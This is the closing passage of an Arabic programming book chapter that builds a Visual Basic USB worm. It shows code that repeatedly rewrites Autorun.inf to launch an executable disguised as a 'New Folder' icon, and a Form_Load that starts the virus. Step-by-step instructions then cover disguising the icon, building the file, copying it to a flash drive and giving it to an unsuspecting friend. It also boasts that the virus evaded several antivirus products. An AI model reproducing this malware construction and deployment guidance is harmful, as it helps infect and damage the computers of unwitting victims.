Print #1, "shell\open\command = مجلد جديد.exe"
Print #1, "open= مجلد جديد.exe"
Print #1, "shell\autoplay\command = مجلد جديد.exe"
Close #1
End If
1:
DoEvents
Next
End Sub

```

13- اما الاوامر الموجودة في السطور الاخيره فهي لاعادة كتابة الملف Autorun.inf دائما حتى لو كان موجودا بالفعل على القرص . وهذا بسبب ان الاجهزة كثيرا ما تكون مصابة بفيروس اخر وهذا الفيروس له ملف يحمل نفس الاسم Autorun.inf وطبعا سيقوم بحذف الملف الخاص بنا لذا يتوجب اعادة نسخ ذلك الملف بشكل مستمر للاحتياط.

**حدث تحميل النافذة****Form\_Load**

عند تحميل النافذة مع بدا تشغيل البرنامج يتم استدعاء الاجراء الخاص ببدا تشغيل الفيروس لاحظ الشفرة التالية :

```
Private Sub Form_Load()
    RunVirus
End Sub
```

**تجهيز الفيروس للعمل**

بعد أن أكملنا كتابة الشفرة الخاصة بالفيروس الذي صممناه ، بقي أن نعهده للانطلاق بين أجهزة الكمبيوتر ويكون ذلك باتخاذ الخطوات التالية:

1- تغيير رمز المشروع بأكمله إلى رمز الفورم عن طريق القائمة **Project** ثم **Project Properties**

ثم الضغط على علامة التبويب **Make** واختيار رمز الفورم من قائمة **Icon**. وتغيير اسم المشروع إلى مجلد جديد من الخانة الخاصة بـ **Title**.

2- عمل نسخة تنفيذية من البرنامج ، عن طريق قائمة **File** ثم **Make** مجلد جديد **.exe**. ثم اكتب اسم الملف التنفيذي مجلد جديد . ثم **OK**.

3- انسخ الملف التنفيذي الذي قمت بإنشائه مجلد جديد **.exe**. مع الملفين الآخرين **Autorun.inf** و **MAXLOGONUI.EXE** إلى فلاش أو قرص مرن مباشرة أي دون وضعهم في مجلد مثلا داخل القرص ثم قم باهدائه إلى احد الأصدقاء (الذين لا تعزهم كثيرا).

**مكافح الفيروسات**

ملاحظة : بعد التجربة للفيروس وعرضه على برامج مكافحة الفيروسات المختلفة مثل **Kasper**, **BitDefender**, **Panda**، ومع بعض التعديلات وجد أن تلك البرامج لم تتعرف عليه وبالتالي لم تتخذ أي إجراء ضده ، أو قد تقوم بالتنبيه عندما يقوم الفيروس بمحاولة تغيير الرجستري وفي هذه الحالة عليك أن تأمر المكافح بالسماح للفيروس بإتمام العملية بالتسجيل .

ولكن للأسف أن برنامج **ESET SMART** تعرف على فيروسنا المسكين حتى قبل أن يبدأ بالعمل ،

**حسنا يمكننا النظر لهذه المشكلة بشكل ايجابي إذ أن ذلك يثبت أن ما قمنا بتصميمه هو بالفعل فيروس حقيقي .**

انتهى تصميم برنامج الفيروس بشكل كامل

وبهذا نكون قد أتممنا هذا الكتاب (تصميم البرامج الشهيرة) أرجو أن يكون القارئ قد حقق الفائدة المرجوة من تأليفه والتمس العذر عن التقصير فهو جهد متواضع اسأل الله الإخلاص فيه ولكم جزيل الشكر.

لإرسال أي تصحيح أو اقتراح أو استفسار عن ما ورد في الكتاب أرجو المراسلة على البريد الإلكتروني التالي :

[maxcell@ymail.com](mailto:maxcell@ymail.com)

+ 967 777 874 053